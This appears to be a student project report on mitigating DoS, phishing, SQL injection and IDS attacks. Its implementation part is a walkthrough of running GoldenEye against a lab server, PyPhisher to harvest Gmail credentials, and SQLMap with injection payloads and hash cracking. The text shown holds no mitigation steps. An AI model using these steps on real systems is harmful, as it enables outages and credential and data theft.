
# MITIGATION OF VARIOUS ATTACKS ON SYSTEMS

## TABLE OF CONTENTS

## INTRODUCTION:

## Mitigation of Attacks on Systems:

In an era where digital systems are integral to daily operations, ensuring their security is more critical than ever. With the rapid pace of technological advancement, cybercriminals continually develop sophisticated methods to exploit vulnerabilities. These attacks, including malware infections, denial-of-service (DoS) assaults, and exploitation of software flaws, can have devastating effects on system integrity and data confidentiality.

Understanding the nature of these threats is essential for developing effective mitigation strategies. This report delves into various attack vectors, analysing their mechanisms and potential impacts. By examining these threats, we can identify the weaknesses they target and explore current techniques and best practices for defense.

The goal of this project is to provide a comprehensive overview of these attacks and the strategies to counteract them. By implementing a multi-layered approach to security, organizations can enhance their resilience and better safeguard their systems against the evolving landscape of cyber threats.

**SCOPE OF THE PROJECT:**

This project focuses on understanding and mitigating four specific types of cyber attacks:

- Denial-of-Service (DoS),
- Phishing,
- SQL injection, and
- Intrusion Detection Systems (IDS) attacks.

**Attack Types:**

**>Denial-of-Service (DoS) Attacks:** Examining how these attacks disrupt system availability.

**>Phishing Attacks:** Exploring methods to deceive users into revealing sensitive information.

**>SQL Injection Attacks:** Investigating how attackers exploit database vulnerabilities.

**>IDS Attacks:** Analyzing how attacks can target or evade Intrusion Detection Systems.

**Mitigation Strategies:**

**>Preventive Measures:** Techniques to prevent these attacks from occurring.

**>Detective Measures:** Methods to identify and respond to these attacks.

**>Responsive Measures:** Strategies for recovering from these attacks.

**PROJECT OBJECTIVES:**

The primary objective of this project is to analyse and develop effective mitigation strategies for four specific types of cyber attacks: Denial-of-Service (DoS), phishing, SQL injection, and Intrusion Detection Systems (IDS) attacks.

**The project aims to achieve the following:**

1. **Identify and Understand Attack Mechanisms:** Gain a clear understanding of how each attack type operates, including their methods and techniques for compromising systems.

2. **Assess the Impact of Attacks:** Evaluate the potential damage and disruption caused by these attacks on system availability, data integrity, and user security.

**3.Develop and Evaluate Mitigation Strategies:** Investigate and propose effective preventive, detective, and responsive measures to protect against and respond to these attacks.

4. **Provide Practical Recommendations:** Offer actionable advice and best practices for enhancing system security and resilience against specified attacks.

**PROBLEM STATEMENT:**

Cybersecurity threats such as Denial-of-Service (DoS) attacks, phishing, SQL injection, and attacks on Intrusion Detection Systems (IDS) pose significant risks to modern systems. These threats can lead to severe disruptions, data breaches, and compromised security measures.

> **Denial-of-Service (DoS) attacks** overwhelm system resources, causing service outages.

> **Phishing** deceives users into disclosing sensitive information.

> **SQL injection** exploits database vulnerabilities to steal or corrupt data.

> **IDS attacks** target security systems designed to detect unauthorized access.

Despite existing security measures, many systems remain vulnerable due to evolving attack techniques and inadequate defenses.

**This project aims to:**

1. Identify and understand the attacks
2. Develop Solutions
3. Enhance Security

**PROJECT SOLUTION:**

To address the cybersecurity threats of Denial-of-Service (DoS) attacks, phishing, SQL injection, and Intrusion Detection Systems (IDS) attacks, we propose the use of the following tools, each tailored to mitigate a specific type of attack:

1. **Denial-of-Service (DoS) Attacks**

**>Tool:** GoldenEye

**>Solution:** GoldenEye is a powerful tool designed for testing and mitigating DoS attacks by simulating high-traffic conditions to identify vulnerabilities. By using GoldenEye, we can evaluate the robustness of system defenses against DoS attacks and implement necessary protections, such as rate limiting and traffic filtering, to enhance system resilience.

2. **Phishing Attacks**

>**Tool: PyPhisher**

**>Solution:** PyPhisher is a tool for simulating phishing attacks to assess and improve the effectiveness of phishing defenses. It helps in creating phishing campaigns to test user awareness and the robustness of email filtering systems. By employing PyPhisher, we can better understand phishing tactics and develop strategies such as user training and advanced email security measures to prevent real phishing attacks.

**3.SQL Injection Attacks**

**>Tool**: SQLMap

**>Solution**: SQL Injection (SQLi) is a type of security vulnerability that allows an attacker to interfere with the queries an application makes to its database. This can potentially allow them to view, modify, or delete data, and even gain administrative access to the database. **SQLMap** is a popular open-source tool designed to automate the process of detecting and exploiting SQL injection vulnerabilities.

4. **Intrusion Detection Systems (IDS) Attacks**

**>Tool**: PentBox

**>Solution**: PentBox provides comprehensive testing for IDS systems by simulating various attack scenarios. It helps evaluate the effectiveness of IDS configurations and identify potential weaknesses in detection and response mechanisms. Utilizing PentBox allows us to enhance IDS capabilities and ensure that security systems are resilient against attempts to bypass or compromise them.

**IMPLEMENTATION:**

1. **DENIAL OF SERVICE ATTACKS (DOS):**


**Tool:** GoldenEye

root@kali:~# mkdir GoldenEye

root@kali:~# cd GoldenEye/

root@kali:~/GoldenEye#

root@kali:~/GoldenEye# wget https://github.com/jseidl/GoldenEye/archive/master.zip




Once download completes, unzip the master.zip file.

root@kali:~/GoldenEye# unzip master.zip

This creates a new folder named GoldenEye-master.

root@kali:~/GoldenEye#

root@kali:~/GoldenEye# ls

GoldenEye-master master.zip

root@kali:~/GoldenEye#


root@kali:~/GoldenEye# cd GoldenEye-master/

root@kali:~/GoldenEye/GoldenEye-master#

root@kali:~/GoldenEye/GoldenEye-master# ls

goldeneye.py README.md res util

root@kali:~/GoldenEye/GoldenEye-master#




Run GoldenEye – DoS website

This is rather easy. Following is the usage of goldeneye.py.

**USAGE:** ./goldeneye.py <url> [OPTIONS]

**OPTIONS:**

| Flag | Description | Default |
|---|---|---|
| -u, --useragents | File with user-agents to use | (default: randomly generated) |
| -w, --workers | Number of concurrent workers | (default: 50) |
| -s, --sockets | Number of concurrent sockets | (default: 30) |
| -m, --method | HTTP Method to use 'get' or 'post' or 'random' | (default: get) |
| -d, --debug | Enable Debug Mode [more verbose output] | (default: False) |
| -h, --help | Shows this help | |

Depending on your Linux, Windows or Mac distribution, (any OS that supports Python would do), you just use the following command:

root@kali:~/GoldenEye/GoldenEye-master# ./goldeneye.py http://www.goldeneyetestsite.com/

(or)

sudo ./goldeneye.py http://www.goldeneyetestsite.com/

(or)

python goldeneye.py http://www.goldeneyetestsite.com/

Depending on where you've saved the files, adjust your path and command.

The following is taken from my tests:

The attack

root@kali:~/GoldenEye/GoldenEye-master# ./goldeneye.py http://10.0.0.101/

GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

Hitting webserver in mode 'get' with 10 workers running 500 connections each. Hit CTRL+C to cancel.

^CCTRL+C received. Killing all workers

Shutting down GoldenEye

root@kali:~/GoldenEye/GoldenEye-master#

The whole attack lasted only 30 seconds.

**The result:**

This is what I've seen in the server end

**Before attack:**

root@someserver [~]# free -m

total used free shared buffers cached

Mem: 1024 713 302 49 9 150

-/+ buffers/cache: 552 1001

Swap: 9990 40 160

root@someserver [~]# pgrep httpd | wc -l

11

I had a massive pool of free memory and just 11 httpd workers.

**After attack:**

root@serv1 [~]# free -m

total used free shared buffers cached

Mem: 1024 101 90 49 9 150

-/+ buffers/cache: 3544 190

Swap: 990 40 150

root@someserver [~]# pgrep httpd | wc -l

174

I've now got just 101M free memory and 174 httpd workers.

Took only 15 seconds to push this server to its limit. Next, we look to analyse the attack that reveals interesting outcomes achieved by this DoS tool.

## 2. PHISHING ATTACK:

**Tool:** PyPhisher


**Installation**

Step 1: Here, firstly we will navigate to the Desktop directory and then clone the PyPhisher tool from the GitHub platform.

**Command:**

cd Desktop

git clone https://github.com/KasRoudra/pyphisher




**Step 2:** Use the below cd command to navigate to the pyphisher directory which is been created after the cloning of the PyPhisher tool in the Desktop directory.

**Command :**

cd pyphisher


**Step 3:** Execute the pyphisher.py file to verify the installation.

python3 pyphisher.py



**Usage of PyPhisher tool**

**Example 1:** Use the PyPhisher tool to find the Gmail credentials of a user.

Select Option 9




Copy the URL on web browser





Enter Gmail ID and Password

## 3. SQL INJECTION ATTACK:


**TOOL:** SQLMap



Concatenation of three tamper scripts to obfuscate the injected SQL payloads (option --tamper set to between,randomcase,space2comment):




Cracking dumped databased users' password hashes (switch --passwords):




Enumerating database table's columns (switch --columns):

```
[00:11:12] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection points with a total of 13 HTTP(s) requests:
---
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 6486=6486

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=1 UNION ALL SELECT ':xjv:'||'WSZGEAHHop'||':ovt:', NULL, NULL--
---
[00:11:15] [INFO] testing SQLite
[00:11:15] [INFO] confirming SQLite
[00:11:15] [INFO] actively fingerprinting SQLite
[00:11:15] [INFO] the back-end DBMS is SQLite

web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: SQLite
[00:11:15] [INFO] fetching columns for table 'users' in database 'SQLite_masterdb'
Database: SQLite_masterdb
Table: users
[3 columns]
+---------+---------+
| Column  | Type    |
+---------+---------+
| id      | INTEGER |
| name    | TEXT    |
| surname | TEXT    |
+---------+---------+
```

Mnemonics (option -z set to "flu,bat,tec=B"):

```
stamparm@backbox:~/sqlmap$ python sqlmap.py -u "http://192.168.98.128/sqlmap/mysql/get_int.php?id=1" -z "flu,bat,tec=B"
        _
___ ___| |_____ ___ ___  {1.0-dev-b7aeb67}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all ap
plicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 23:56:32

[23:56:32] [INFO] testing connection to the target URL
[23:56:32] [INFO] heuristics detected web page charset 'ascii'
[23:56:32] [INFO] testing if the target URL is stable. This can take a couple of seconds
[23:56:34] [INFO] target URL is stable
[23:56:34] [INFO] testing if GET parameter 'id' is dynamic
[23:56:34] [INFO] confirming that GET parameter 'id' is dynamic
[23:56:34] [INFO] GET parameter 'id' is dynamic
[23:56:34] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[23:56:34] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to XSS attacks
[23:56:34] [INFO] testing for SQL injection on GET parameter 'id'
